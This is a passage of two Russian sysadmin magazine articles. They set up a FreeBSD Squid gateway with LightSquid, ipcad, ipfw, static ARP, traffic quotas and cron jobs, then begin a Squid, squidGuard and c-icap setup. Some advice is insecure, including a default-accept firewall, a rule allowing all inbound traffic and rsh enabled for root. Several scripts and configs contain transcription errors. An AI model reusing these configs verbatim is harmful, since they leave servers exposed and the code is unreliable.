Но о Free-SA поговорим в следующий раз, пока рассмотрим вопрос о сборе статистики, имея слабый компьютер. Я не говорю, что эта программа будет плохо работать, но LightSquid по своей функциональности устраивает меня больше.

Эти программы локализованы, могут предоставлять отчеты в графическом виде, поддерживают шаблоны. Их можно использовать вместе, но, по-моему, это так же, как велосипеду поставить дополнительные колеса...

Я остановился на Light Squid – для небольшой сети это, пожалуй, самый оптимальный вариант, и скрипты для лимита по трафику также будут под эту статистику.

Работа с LightSquid

По установке вопросов обычно не возникает, ежели возникнут – скажу словами Фоменко: «Если руки золотые, то не важно, откуда они растут» – обращайтесь к документации.

```
# /usr/ports/www/lightsquid
# make install clean
```

Приступим к настройке. Для начала в httpd.conf добавим alias, чтобы можно было обратиться к нему из браузера:

```
Alias /statistica "/usr/local/www/lightsquid"
<Directory "/usr/local/www/lightsquid">
AddHandler cgi-script .cgi
AllowOverride All
</Directory>
```

Позже статистику можно посмотреть, набрав в браузере: http://your_server/statistica.

Далее необходимо немножко подправить конфигурационный файл: /usr/local/etc/lightsquid/lightsquid.cfg.

Он небольшой, основное внимание следует обратить на следующие строки:

```
$logpath = "/usr/local/squid/logs/";
```

Каталог, в котором находятся логи прокси-сервера.

```
$skipurl = "get.theon.ru|91\144\144\1.penzadom.ru";
```

Домены и IP, с которых не будет собираться статистика – у меня это внутренние ресурсы провайдера, где не идет учет трафика. На работе – служебные сайты.

```
$lang = "ru-koi8";
```

Язык в кодировке koi8, если поставить «\$lang = "ru"», то будет в windows-1251. У меня в koi8, потому что я редактирую списки пользователей через консоль, которая в этой самой кодировке. Если выбрать потом «ru», то получатся крякозяблы.

```
$templatename = "ric";
```

Html-шаблон можно будет скачать на сайте журнала www.samag.ru в разделе «Исходный код». Стандартный не очень блещет красотой дизайнерской мысли:

```
$bigfilelimit = 20*1024*1024;
```

Какие файлы будем считать большими – у меня 20 Мб.

```
$perusertrafficlimit = 300*1024*1024;
```

Лимит трафика в день на пользователя, его, конечно, не отключат, но в статистике он будет выделен как враг народа, определенным цветом. Так что можно знать – кто в рабочее время больше всего расхищает трафик.

В папке /usr/local/etc/lightsquid находятся настройки групп пользователей, так как у нас сеть небольшая, то их мы не будем затрагивать. Внесем изменения только в realname.cfg. Формат записи такой – «IP-адрес имя», например:

```
192.168.2.7    Есин Виктор
192.168.2.8    Калинин Владимир
```

Статистику теперь можно получать, запуская скрипт /usr/local/www/lightsquid/lightparser.pl, что не очень удобно, поэтому его следует добавить в задания cron (команда «crontab -e»), но об этом чуть позже.

Настройка коллектора для сбора трафика, идущего в обход прокси-сервера

Прокси-сервер со статистикой теперь есть (далее сделаем его прозрачным). Как известно, в лог попадает в основном http-трафик, но как быть с той категорией пользователей, которые могут и с других сервисов (ftp, jabber, почта, ssh-трафик и т. п.) тонны данных скачать?! Некоторое время я бился над этой проблемой, пока... как-то вечером гуляя в Интернете в поисках очередной программы, улучшившей бы мне жизнь, не наткнулся на ipcad (<http://lionet.info/ipcad>). Вкратце – он сможет посчитать трафик, идущий в обход прокси, и записать его в логи Squid. Программа имеется в портах – /usr/ports/net-mgmt/ipcad.

Помимо ipcad есть еще много коллекторов, но переборка ядра, куча ненужных перловых скриптов, web-gui с базой MySQL и несколько убитых банок пива меня как-то не вдохновили. Поэтому пойдем по пути наименьшего сопротивления.

После установки коллектора добавим его в автозагрузку:

```
# echo 'ipcad_enable="YES"' >> /etc/rc.conf
```


Теперь правим конфигурационный файл:

```
# ee /usr/local/etc/ipcad.conf

capture-ports enable;
// Интерфейс заменить на свой
interface r10 filter "ip and dst net 192.168.2.0/24 and not src net 192.168.2.0/24";
// Считаем все адреса
aggregate 0.0.0.0/0 strip 32;
// Теперь укажем, какие порты как отображать
aggregate 1-19 into 65535;
aggregate 20-21 into 21;
aggregate 22-23 into 22;
aggregate 25 into 25;
aggregate 24 into 65535;
aggregate 26-79 into 65535;
aggregate 80-81 into 0;
aggregate 82-109 into 65535;
aggregate 110 into 110;
aggregate 111-442 into 65535;
aggregate 443 into 443;
aggregate 444-3127 into 65535;
aggregate 3128 into 0;
aggregate 3129-65535 into 65535;

// Настройки rsh-сервера, с помощью которого будет
// просматриваться статистика
rsh enable at 127.0.0.1;
rsh root@127.0.0.1 admin;
rsh root@127.0.0.1 backup;
rsh root@127.0.0.1;
rsh 127.0.0.1 view-only;
rsh ttl = 3;
rsh timeout = 30;
chroot = /var/log/ipcad;
dumpfile = ipcad.dump;
pidfile = ipcad.pid;
```

Скрипт для запуска назовем ipcad.sh и разместим в /usr/local/scripts. Для удобства строки пронумерованы:

```
1. #!/bin/sh
2. # Диапазон адресов локальной сети, указываем подсеть
3. net="192.168.2"
4. ttime="/usr/bin/rsh localhost sh ip acco|grep \
'Accounting data saved'|awk '{print ($4)}'`
5. /usr/bin/rsh localhost clear ip accounting
6. /usr/bin/rsh localhost show ip accounting \
checkpoint|grep $net|awk -v vtime=$ttime \
'{print (vtime".000",1,$2,"TCP_MISS/200", \
$4,"CONNECT", $1": "$5,"-", "DIRECT/"$1,"-")}' \
>>/usr/local/squid/logs/access.log
```

Делаем прокси-сервер прозрачным и настраиваем брандмауэр. Так, определимся с брандмауэром, для этого нужно пересобрать ядро с опциями:

```
options          IPFWALL
# Логгинг пакетов, если в правиле написано 'log'
options          IPFWALL_VERBOSE
# Защита от атак типа флудинга
options          IPFWALL_VERBOSE_LIMIT=50
# Перенаправление пакетов
options          IPFWALL_FORWARD
# Трансляция адресов
options          IPDIVER
# Разрешающее последнее правило, что делает брандмауэр
# открытым (на случай каких-либо ошибок в конфигурационных
# скриптах)
options          IPFWALL_DEFAULT_TO_ACCEPT
```

Нам брандмауэр понадобится в основном для настройки прозрачного прокси, доступ остальных пользователей к серверу будет контролироваться по MAC-адресам сетевых карт.

Если хотите защитить свой сервер от атак извне (хотя маловероятно для обычного шлюза на несколько машин, другое дело сервер в крупной компании, но чем черт не шутит), можно воспользоваться готовым конфигурационным файлом. Взять можно здесь: <http://www.lissyara.su/?id=1127>.

Если не хочется возиться со всеми настройками, подойдет и такой:

```
# Сбросим список
ipfw -q -f flush
# Установим префикс команды для набора правил
cmd="ipfw add"


#####squid#####
# Разрешаем исходящий трафик с сервера
$cmd 50 allow all from me to any
# Разрешаем входящий трафик к серверу
$cmd 50 allow all from any to me
# Делаем прозрачный прокси
$cmd 100 fwd 127.0.0.1,3128 tcp from 192.168.2.0/24 to any 80
```

Чтобы брандмауэр нормально выполнял эти правила, их нужно поместить в файл.

UserGate Proxy & Firewall 5.0

UserGate Proxy & Firewall 5.0 – это комплексное решение для подключения пользователей к сети Интернет, обеспечивающее полноценный учет трафика, разграничение доступа и встроенные средства сетевой защиты.

Реклама



- **Веб-статистика** наглядно отображает детальные отчеты по запрошенным ресурсам в виде таблиц, графиков, диаграмм по каждому пользователю.
- **Поддержка резервного канала** позволяет работать с несколькими провайдерами одновременно, выбирая основной и резервный каналы.
- **Фильтрация веб-сайтов** дает возможность ограничивать или запрещать доступ к нежелательным категориям сайтов, снижая риски инфицирования сети, сокращая нецелевое потребление трафика и повышая эффективность работы сотрудников.
- **Контроль приложений** (Application Firewall) управляет поведением интернет-приложений в сети, разрешая, запрещая или ограничивая доступ приложений в Интернет из периметра сети.
- **Управление шириной канала** помогает динамически делить интернет-канал между пользователями и протоколами, оптимизируя нагрузку на ресурсы сети.
- **Поддержка IP-телефонии** предлагает пользователям локальной сети принимать и совершать звонки посредством сети Интернет

К примеру, в `/usr/local/scripts/firewall.sh`, сделать его исполняемым:

```
chmod 755 /usr/local/scripts/firewall.sh
```

и прописать загрузку в `/etc/rc.conf`:

```
firewall_enable="YES"
firewall_script="/usr/local/scripts/firewall.sh"
```

Хотя он у меня лежит в `/usr/local/etc/firewall.sh`, но это кому как удобнее.

Контроль доступа к серверу по MAC-адресам

Следующим этапом нужно сделать доступ к нашему шлюзу только избранным, которые потом и кровью выбивали у начальства старенький Celeron ну или приносили пиво админу, когда он пытался заставить его нормально работать.

Делать это будем при помощи `arp`. Вкратце – это программа, которая сопоставляет IP-адреса с их физическими адресами. Как ею пользоваться и с чем применять, я рассказывать не буду – это дело отдельной статьи, тут укажу лишь последовательность действий с объяснением конфигурационного файла. Если нужно что-то еще, то поможет `man arp`, если с английским плохо – поиск по `opennet.ru`.

Используем команду:

```
# arp -an | awk -v OFS="\t" '{print(substr($2, 2, \length($2)-2), $4)}' > /usr/local/etc/mac_control
```

Результат ее выполнения запишет файл `mac_control`, в котором с IP-адресами будут сопоставляться их физические адреса. (Если все машины в сети включены или хотя бы те, которые нам нужны.) Далее немного подправим его руками – удалим IP, которым знать о существовании нашего сервера совсем не обязательно.

Если адреса нужного компьютера не оказалось в списке, достаточно пропинговать его, затем посмотреть на вывод команды «`arp -a`».

Очистим `arp`-таблицу и заполним ее из нашего файла:

```
# arp -d -a
# arp -f /usr/local/etc/mac_control
```

Но каждый раз это проделывать как-то не по-нашему, так что, погуглив, я набрел на скрипт автозапуска.

Создадим такой файл – `/usr/local/etc/rc.d/staticarp.sh` и сделаем его исполняемым:

```
#!/bin/sh
# Static ARP-table loader
# http://www.opennet.ru/base/net/arp_fix_bsd.txt.html
# Сергей Супрунов amsand@yandex.ru.
case $1 in
start)
arp -d -a > /dev/null
arp -f /usr/local/etc/mac_control > /dev/null
echo 'Static ARP-table is loaded'
;;
stop)
arp -d -a > /dev/null
echo 'Static ARP-table is unloaded'
;;
restart)
arp -d -a > /dev/null
arp -f /usr/local/etc/mac_control > /dev/null
echo 'Static ARP-table is reloaded'
```

```
;;
status)
arp -an
;;
*)
echo "Usage: `basename $0` \
{start|stop|restart|status}" >&2
;;
esac
exit 0
```

Сейчас нужно сделать так, чтобы другие компьютеры вообще не замечали наш сервер, для этого в `rc.conf` пропишем для локальной сети:

```
ifconfig_r10="inet 192.168.x.x netmask 255.255.255.0 \
staticarp"
```

где `r10` – внутренний интерфейс. То есть сервер не будет делать `arp`-запросы на этом интерфейсе, и те компьютеры, которые не окажутся в файле, видеть его не смогут.

Теперь остальным будет труднодоступно до нашего шлюза. Если только попытаться не будут.

Настройка прокси-сервера

Многие тут же скажут: почему бы еще не установить `squidGuard` или `rejk3`? Я, конечно, не против этого, скорее даже за, но запускать все это на старенькой машине не решился. Если хотите – в Сети полно статей на эту тему, все решается добавлением пары строк в конфигурационный файл прокси-сервера. Я же опишу, как сделать редиректы средствами самого `Squid`.

Следующий этап – правка `squid.conf`. Вы спросите, почему сейчас, а не в начале статьи? Потому что не совсем удобно после установки определенного софта каждый раз приводить его куски. К тому же многие новички боятся настраивать `Squid`, посмотрев на конфигурационный файл, а он ни много ни мало несколько десятков страниц А4. Все это потому, что в нем находятся примеры настроек и `man`. Поэтому вот мой рабочий конфигурационный файл с подробными комментариями:

```
# СЕТЕВЫЕ ОПЦИИ
# Указываем, на каком порту будет крутиться наш прокси
# и делаем его прозрачным
http_port 3128 transparent

# Указываем, какие url не кэшировать, а отправлять запросы
# напрямую
acl QUERY urlpath regex cgi-bin \? cmd dst dk?st.cmd
no_cache deny QUERY

# РАЗМЕРЫ КЭША И ПАМЯТЬ
# Объем занимаемой памяти
cache_mem 23 MB
# При достижении данного уровня заполнения кэша -
# в процентах, начинается ускоренный процесс удаления
# старых объектов
cache_swap_high 95
# Процесс удаления старых объектов заканчивается,
# если достигнут данный уровень
cache_swap_low 90
# Максимальный и минимальный объект в кэше
maximum_object_size 1096 KB
minimum_object_size 37 KB
# Максимальный объект в памяти
maximum_object_size_in_memory 1024 KB

# ЛОГ-ФАЙЛЫ И ПАПКИ С КЭШЕМ
# Расположение папки с кэшем и его размер
# (в данном случае 400 Мб)
cache_dir ufs /usr/local/squid/cache 400 16 256
# Формат логов
```

```

logformat squid %ts.%03tu %6tr %>a %Ss/%03Hs %<st %rm %ru %un %Sh/%<A %mt
logformat squidmime %ts.%03tu %6tr %>a %Ss/%03Hs %<st %rm %ru %un %Sh/%<A %mt [%h] [%h]
logformat common %a %ui %un [%tl] "%rm %ru HTTP/%rv" %Hs %<st %Ss:%Sh
logformat combined %a %ui %un [%tl] "%rm %ru HTTP/%rv" %Hs %<st %Ss:{Referer}>h "%{User-Agent}>h" %Ss:%Sh
# Папка с логами
access_log /usr/local/squid/logs/access.log squid
cache_log /usr/local/squid/logs/cache.log
cache_store_log /usr/local/squid/logs/store.log
# Ротация логов (не забудьте добавить задание в cron)
logfile_rotate 1

# НАСТРОЙКИ ДЛЯ ВНЕШНИХ ПРОГРАММ
# Под каким анонимным пользователем заходить на ftp
ftp_user anonymous@mail.ru
# Ширина листинга ftp
ftp_list_width 64
# Пассивный или активный режимы
ftp_passive off
hosts_file /etc/hosts

# ТОНКАЯ НАСТРОЙКА КЭША
# Используется для определения устаревания объекта в кэше
# (подробнее о значениях можно узнать здесь -
# http://www.bog.pp.ru/work/squid.html)
refresh_pattern ^ftp: 1440 20% 10080
refresh_pattern ^gopher: 1440 0% 1440
refresh_pattern . 0 20% 4320
# Некоторые негативные ответы тоже кэшируются -
# connection refused и 404 not found - ttl задает их
# время жизни в кэше
negative_ttl 5 minutes
positive_dns_ttl 15 hours
negative_dns_ttl 1 minute

# КОНТРОЛЬ ДОСТУПА
# -----
acl password proxy_auth REQUIRED
acl fileupload req_mime_type -i ^multipart/form-data$
acl javascript rep_mime_type -i ^application/x-javascript$
# Обозначаем диапазоны адресов:
acl all src 0.0.0.0/0.0.0.0
acl manager proto cache object
acl localhost src 127.0.0.1/255.255.255.255
acl to_localhost dst 127.0.0.0/8
# К каким портам разрешать доступ
acl SSL_ports port 443 563 5223
acl Safe_ports port 80 # http
acl Safe_ports port 21 # ftp
acl Safe_ports port 70 # gopher
acl Safe_ports port 210 # wais
acl Safe_ports port 5190 # icq
acl Safe_ports port 280 # http-mgmt
acl Safe_ports port 488 # gss-http
acl Safe_ports port 591 # filemaker
acl Safe_ports port 777 # multiling http
acl Safe_ports port 5222 # jabber
acl Safe_ports port 1025-65535 # unregistered ports
acl CONNECT method CONNECT

# Only allow cachemgr access from localhost
http_access allow manager localhost
http_access deny manager
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
http_reply_access allow all
icp_access allow all

# АДМИНСКИЕ ПАРАМЕТРЫ
# Почтовый адрес, на который будет послано письмо,
# если в Squid возникнут проблемы
cache_mgr schmel@xak-faq.info
# Если запустить Squid от имени root, то поменять UID
# на указанный
cache_effective_user squid
# Не показывать версию Squid
httpd_suppress_version_string on
# Отображаемое имя хоста
visible_hostname unknown
# Память для пулов, можете поставить свое значение,
# в зависимости от мощности машины
memory_pools on
# memory_pools_limit 25 MB
# Скрываем, что идем через прокси
forwarded_for off

```

```

header_access Via deny all
# Сбор статистики о клиентах
client_db on
coredump_dir /usr/local/squid/cache
#####НАСТРОЙКА ПУЛОВ И ДОСТУПА К ОПРЕДЕЛЕННЫМ САЙТАМ#####
# В этом файле записываются url, которым мы не будем резать
# скорость (чаще - это внутренние ресурсы провайдера)
acl provider url regex -i %
"/usr/local/etc/squid/acl/provider"
# Белый список
acl good url url regex %
"/usr/local/etc/squid/acl/good_url"
# Список слов, запрещенных в url
acl bad urlpath urlpath regex %
"/usr/local/etc/squid/acl/bad_urlpath"
# Список запрещенных сайтов
acl bad url url regex "/usr/local/etc/squid/acl/bad_url"
# Список сайтов с клубничкой
acl porno url url regex %
"/usr/local/etc/squid/acl/porno_url"
# Рекламные сайты
acl banner url url regex %
"/usr/local/etc/squid/acl/banner_url"
# Все вышеперечисленные файлы можно брать из баз rejik
# или SquidGuard

# Доступ к локальному веб-серверу (для статистики и ошибок)
acl web_server_users src 192.168.2.0/24
acl web_server src 192.168.2.1

http_access allow good_url
http_access allow provider
#####ЗАПРЕТ ДОСТУПА И ОШИБКИ#####
http_access deny bad_urlpath !good_url
http_access deny bad_url !good_url
http_access deny porno_url !good_url
http_access deny banner_url !good_url
# Поставим редирект на прозрачную картинку
deny_info http://192.168.2.1/squid/rek/1x1.gif bad_urlpath
deny_info http://192.168.2.1/squid/rek/1x1.gif bad_url
deny_info http://192.168.2.1/squid/rek/1x1.gif banner_url
deny_info http://192.168.2.1/squid/rek/1x1.gif porno_url

#####ДЕЛИМ КАНАЛ НА ВСЕХ ПОЛЬЗОВАТЕЛЕЙ#####
# В этом файле IP-адрес тех, кому разрешим доступ
acl InternetUsers src %
"/usr/local/etc/squid/acl/InternetUsers"
# Админу отдельный пул, без ограничений
acl admin src 192.168.2.3
# В этом файле сайты, доступные всем разрешенным,
# даже тем, кто попал в бан-лист
acl no_quota url regex -i %
"/usr/local/etc/squid/acl/no_quota_url"
# Список пользователей, превысивших лимит трафика
# и попавших в бан-лист
acl banusers src "/usr/local/etc/squid/acl/user_deny"
# Дневное время
acl day time 08:00-23:59
#####ДЕЛИМ КАНАЛ В ДНЕВНОЕ ВРЕМЯ#####
# Количество пулов - 2 (дневной и ночной)
delay_pools 2
# Класс пула 2й
delay_class 1 2
# Первые 300 Кб закачиваются на максимальной скорости,
# потом скорость не более 18 Кб/с
delay_parameters 1 -1/-1 18000/300000
# Сайты в provider и пользователь admin обходят эти
# ограничения
delay_access 1 allow InternetUsers day !provider !admin
delay_access 1 deny all
#####НОЧНОЙ ДОСТУП#####
# Здесь снимаем ограничения на скорость скачивания
delay_class 2 2
delay_parameters 2 -1/-1 -1/-1
delay_access 2 allow !day InternetUsers !admin
delay_access 2 deny all
# А здесь - наоборот, режим до минимума тем, кто решил
# загрузку на ночь поставить
#delay_class 2 2
# Первые 50 Кб - на максимальной скорости, далее не более
# 4 Кб/с
#delay_parameters 2 -1/-1 4000/50000
#delay_access 2 allow !day InternetUsers !admin
#delay_access 2 deny all

#####
http_access allow admin
# Разрешим пользователям внутренней сети доступ

```



```
# к веб-серверу, для отображения статистики и ошибок
http_access allow web_server_users web_server
# Блокировка пользователей, которые превысили лимит
# (файл user-deny), и разрешение доступа только к тем IP
# и сайтам, которые перечислены в файле
# no_quota_url
http_access allow InternetUsers !banusers
http_access allow no_quota banusers
http_access deny banusers all
http_access deny all
# Создадим файл ERR_DENIED. Представляет собой html-страницу
# с грозными заявлениями о вреде расхищения корпоративного
# трафика. Поместить в папку с другими ошибками
# (например /usr/local/etc/squid/errors/Russian-1251)
deny info ERR_DENIED all
#####РЕДИРЕКТОР#####
# Если вы все-таки решили установить rejik
#url_rewrite_program /usr/local/rejik/redirector
#url_rewrite_program /usr/local/rejik/redirector.conf
#url_rewrite_children 15
# Директория с ошибками
error_directory /usr/local/etc/squid/errors/Russian-1251
```

Отключение пользователей, превысивших лимит

Создадим скрипт отключения пользователей, превысивших квоту на трафик. Статистика будет сниматься с LightSquid (конфигурационный файл и скрипты взяты с opennet.ru).

В /etc/squid создадим папку traf_limit и в ней создадим два файла traf_limit.pl:

```
traf_limit.pl

#!/usr/bin/perl
# Довесок на LightSquid Project (c) 2004-2005
# Sergey Erokhin aka ESL
# Скрипт создает файл user_deny для ограничения
# Интернета по трафику
# Автор: Иван Лонин loninia@apksouz.ru 2008 год

use File::Basename;

# Не очень хорошо напрямую писать путь к конфигурационному
# файлу, но не хотелось sh-файл для cron делать
require "/etc/squid/traf_limit/config";

# ($sec,$min,$hour,$mday,$mon,$year,$yday,$isdst)=
# localtime(time);
@dat=localtime(time);
$year =1900+$dat[5];
$month=1 + $dat[4];
$filter="$year$month";

#print "$log_path/$filter*\n";
@daylist=glob("$log_path/$filter*");

foreach $daypath (sort @daylist) {
    open FF,"<$daypath/.total";

    $totaluser=<FF>;chomp $totaluser;$totaluser=~s/^user: //;
    $totalsize=<FF>;chomp $totalsize;$totalsize=~s/^size: //;

    while (<FF>) {
        ($user,$size,$hit)=split;
        $h{$user}{size}+=$size;
        $h{$user}{hit}+=$hit;
    }
    close FF;
}
#
$cumulative=0;
open RES,">$res file";
print RES "# файл содержит пользователей, превысивших
# квоту.\n# автоматически переписывается скриптом
# traf_limit.pl\ndolzhen bit odin user\n";
foreach $user (sort { $h{$b}{size}<=>$h{$a}{size} } keys %h) {

    $all4user=$h{$user}{size}/1024/1024;
    if ($vip_user{$user}{size} > 0) {
        $limit=$vip_user{$user}{size};
    }else{
```

```
$limit=$all_limit;
}

if ($all4user >= $limit) {
    print RES "user\n";
    print "$h{$user}{size}\n";
};
}
```

И конфигурационный файл для скрипта traf_limit.pl – /etc/squid/traf_limit/config:

```
#!/usr/bin/perl
# путь к логам lightsquid
$log_path="/www/lightsquid/report";

# файл, в который пишутся пользователи, превысившие лимит
$res_file="/usr/local/etc/squid/acl/user_deny";

# Лимит трафика в мегабайтах
$all_limit=1500;

# Привилегированные пользователи с повышенным или пониженным
# лимитом для каждого пользователя строка формата:
#vip user={имя пользователя}{size}=лимит в мегабайтах;
$user1="192.168.2.3";
$vip_user{$user1}{size}=7000;
```

Назначим файлам права на запуск:

```
# chmod 775 /etc/squid/traf_limit/config
# chmod 775 /etc/squid/traf_limit/traf_limit.pl
```

Следует отметить, что пользователя, превысившего лимит, отключат только после того, как выполнится скрипт. Так что, если вам дорог каждый мегабайт, следует почаще снимать статистику и запускать traf_limit.pl. Но чем чаще это проделывать, тем выше нагрузка на сервер. Хотя если мощность позволяет, то почему бы и не попробовать.

Также отмечу, что скрипт работает на текущую дату. Так что его запуск вечером категорически не рекомендуется (первого числа будут использоваться данные за прошлый месяц).

Запись всех заданий в планировщик

Наконец-то все установили и настроили, осталось связать все это вместе.

Вот то, что должно быть записано в заданиях cron:

```
# crontab -e
# В 4:55 сбрасывать трафик из коллектора ipcad в логи
# прокси-сервер
55 04 * * * /usr/local/scripts/ipcad.sh
# В 5:05 снимать статистику LightSquid
05 05 * * * /usr/local/www/lightsquid/lightparser.pl
# В 5:15 запускать скрипт лимита по трафику
15 05 * * * /usr/local/etc/squid/traf_limit/traf_limit.pl
# 5:25 производить ротацию логов
25 05 * * * /usr/local/sbin/squid -k rotate
# Запуск скрипта, удаляющего старые логи
35 05 * * * /usr/local/scripts/rmsquidlogs.sh
```

Содержимое скрипта /usr/local/scripts/rmsquidlogs.sh:

```
#!/bin/sh
rm /usr/local/squid/logs/access.log.0
rm /usr/local/squid/logs/cache.log.0
rm /usr/local/squid/logs/store.log.0
```

Вот в принципе и все. Шлюз настроен, трафик считается, начальство довольно, и все это на стареньком селе-рончике. 

Устанавливаем связку Squid + squidGuard + c-icap

Олег Палухин

Работа современного офиса сегодня немыслима без Интернета. Как ограничить доступ к нежелательным ресурсам в Сети, отнимающим у сотрудников рабочее время? В этом поможет совместная работа прокси-сервера Squid с редириктором запросов SquidGuard и сервером ICAP.

Общеизвестно стремление среднестатистического офисного работника к свободному серфингу на просторах Интернета, особенно в рабочее время, особенно когда на расстоянии пары кликов различные «Одноклассники» и «В Контакте», наконец когда появляется все больше и больше программ и сервисов, не требующих установки на компьютер, а довольствующихся лишь наличием выхода в Интернет, и программой – обозревателем интернет-страниц. Отсюда возникает насущная необходимость для руководства предприятия направлять подобного рода «веб-деятельность» своих сотрудников ближе к их прямым рабочим обязанностям.

В качестве одного из решений можно использовать прокси-сервер доступа в Интернет Squid [1] в сочетании с URL-редириктором squidGuard [2], а также организовать проверку http-трафика на вирусы. Для выполнения последней задачи в нашей компании применили Clam Antivirus, работающий через сервер ICAP (Internet Content Adaptation Protocol). Предлагаю вашему вниманию небольшую заметку об установке и настройке вышеупомянутых продуктов для совместной работы

по обеспечению доступа пользователей к Интернету.

Прежде чем приступить непосредственно к описанию установки перечислю то, что уже должно быть установлено на вашем сервере:

- **операционная система** – мы будем производить установку на FreeBSD 7.1-SATBLE;
- **веб-сервер** – подойдет любой от Apache до lighttpd;
- **брандмауэр** – pf, ipfw или ipfw, настроенный для прозрачного перенаправления http-запросов пользователей на порт прокси-сервера Squid, мы использовали pf.

Используемое программное обеспечение и его версии:

- **прокси-сервер Squid** – версия squid-3.0.13;
- **squidGuard, URL redirector** – версия squidGuard-1.4;
- **ICAP-сервер c-icap** [3] – версия 060708.

Установка Squid

Прокси-сервер Squid представляет собой весьма гибкое в конфигурировании и обладающее широкими возможностями средство для организа-

ции доступа пользователей в Интернет. Я опишу здесь простую конфигурацию, вполне пригодную для использования в небольших или средних по количеству сотрудников организациях.

Устанавливаем Squid из портов FreeBSD, перемещаемся в директорию порта:

```
#cd /usr/ports/www/squid30/
```

В config-опциях после команды:

```
#make config
```

отмечаем нужные:

- SQUID_DELAY_POOLS;
- SQUID_PF;
- SQUID_ICAP.

Теперь смело собираем и устанавливаем программу:

```
#make && make install && make clean
```

Затем меняем содержимое конфигурационного файла squid.conf в директории /usr/local/etc/squid/:

```
# Привилегированный пользователь
acl BosS src 172.25.1.3
```

```
# Наша локальная сеть - источник запросов к прокси-серверу
acl Localnet src 172.25.0.0/16

# ICQ, как и любой другой порт, можно разрешить
# или закрыть, ниже будет понятно как
acl ICQ port 5190

# На каком порту принимает запросы Squid, опцию transparent
# здесь не указываем, так как Squid собран с поддержкой
# прозрачного проксирования с помощью пакетного фильтра pf
# (опция SQUID_PF)
http_port 8080

# Пускаем всех из локальной сети в Интернет
http_access allow Localnet

# Запрещаем всем остальным
http_access deny all

# Здесь указываем программу-редиректор, у нас - это
# squidGuard. В предыдущих версиях Squid этот параметр
# назывался redirect_program
url_rewrite_program /usr/local/bin/squidGuard
url_rewrite_conf /usr/local/etc/squid/squidGuard.conf

# Управление скоростью доступа в Интернет посредством
# пулов
# Количество пулов доступа
delay_pools 2

# Первая цифра - номер пула, вторая - класс пула,
# мы используем пулы только первого класса, без деления
# на подсети
delay_class 1 1

# Отдельному пользователю 10 Кб/с
delay_class 1 1
delay_parameters 1 100000/100000
delay_access 1 allow BosS
delay_access 1 deny all

# Всем остальным - 15 Кб/с
delay_class 2 1
delay_parameters 2 150000/150000
delay_access 2 allow Localnet
delay_access 2 allow Loopback
delay_access 2 deny all

# Учетная запись, с правами которой работает Squid
cache_effective_user squid
cache_effective_group squid

# Местонахождение log-файлов
cache_log /var/log/squid/debug.log
access_log /usr/local/squid/logs/access.log

# Поддержка функционала icap-клиента:
icap_enable on
icap_preview_enable on
icap_preview_size 128
icap_send_client_ip on
icap_service service_avi_req reqmod_precache 0
icap_service service_avi_reqmod_precache 0
icap_service service_avi_respmo_precache 1
icap_service service_avi_respmo_precache 1
icap_class class_antivirus_req service_avi_req
# Для каждого имени icap_service указываем отдельную строку
# icap_class, а не все сервисы в одной строке, как
# предлагается в configuration guide на сайте проекта c-icap:
# «icap_class class_antivirus service_avi service_avi_req»,
# иначе Squid при запуске выдаст сообщение:
# «WARNING: Multiple ICAP services per icap_class
# are not yet supported.»
icap_class class_antivirus service_avi

# Соответственно получаем две строки icap_access для двух
# классов icap_class
icap_access class_antivirus_req allow all
icap_access class_antivirus allow all
```

Отмечу, что в примере конфигурационного файла не указана директория хранения кеша запросов и его максимальный размер, это говорит лишь о том, что используются значения этих параметров по умолчанию, которые можно посмотреть в файле `/usr/local/etc/squid/squid.conf.default`.

С Squid все. Запускать его без squidGuard пока не будем. Еще раз скажу, что здесь описан простой случай прозрачного проксирования без множества существующих в Squid полезных вещей, таких как аутентификация пользователей, параметры оптимизации кеширования и пр.

Установка squidGuard

SquidGuard также легко находится в портах `—/usr/ports/www/squidguard/`. Просто устанавливаем его как обычно:

```
#make && make install && make clean
```

Во время установки squidGuard поместит списки блокировки в `/var/db/squidGuard` и сделает их принадлежащими учетной записи squid и группе squid, — что должно совпадать с учетной записью, под которой работает прокси-сервер Squid (см. значения переменных `cache_effective_user` и `cache_effective_group` в файле `/usr/local/etc/squid/squid.conf`). Можно пользоваться этими блэклистами, можно другими, коммерческими или бесплатными; вся информация по получению блэклистов есть на <http://squidguard.org/blacklists.html>, я беру их здесь: <http://cri.univ-tlse1.fr/blacklists>. Получив так или иначе архив с блэклистами, распаковываем их в директорию, которая в файле конфигурации squidGuard.conf указана в значении параметра `dbhome`, и не забываем, что `dbhome` со всем содержимым должен принадлежать пользователю squid. Теперь перейдем к настройкам в `/usr/local/etc/squid/squidGuard.conf`, ниже пример содержания этого файла с краткими пояснениями:

```
# Место расположения блэклистов и логов
dbhome /var/db/squidGuard/blacklists
logdir /var/log

# Можно задавать ограничения доступа по времени и дням
# сокращения для дней недели: #s = sun, m = mon, t = tue,
# w = wed, h = thu, f = fri, a = sat
# У нас описаны дневные часы ежедневно с 6 утра
# до 10 вечера, что будет использовано ниже
time WORKHOURS {
    weekly * 06:00 - 22:00
    date *.01 06:00 - 22:00
}

# От кого будут приходить запросы
source LOCALNET {
    ip 172.25.0.0/16
}

# Далее идут собственно описания ресурсов (так называемые
# DESTINATION CLASSES), доступ к которым запрещен (blacklists)
# или разрешен (whitelists) - указание на содержимое dbhome;
# мы будем использовать только блэклисты
# Название подкаталога блэклистов
destination adult {
    # Указание на блэклист доменов, здесь указываются,
    # какие домены блокируются, — т.е. если в файле
    # указан domain.com, то закрыт доступ к домену
    # полностью и к host.domain.com и к games.foo.domain.com
    # и т. д. Могут быть указаны также только поддомены,
    # например subdomain.host.com: это закрывает доступ
    # только к поддомену и ко всем его собственным
    # поддоменам, а доступ к host.com остается открытым.
    # Но обратите внимание! Если в файле доменов указаны
    # и domain.com и subdomain.domain.com, то доступ будет
    # закрыт только к этим двум доменам, а, скажем,
    # foo.domain.com будет доступен
    domainlist adult/domains

    # Указание на блэклист URL, т.е. блокируется доступ
    # к конкретным страницам, если указано
    # example.com/some/path/to/page.html, то блокируется
    # доступ только к
```



```
# http://www.example.com/some/path/to/page.html,
# http://example.com/some/path/to/page.html,
# http://ftp.example.com/some/path/to/page.html
urllist adult/urls
}

destination audio-video {
    domainlist audio-video/domains
    urllist audio-video/urls
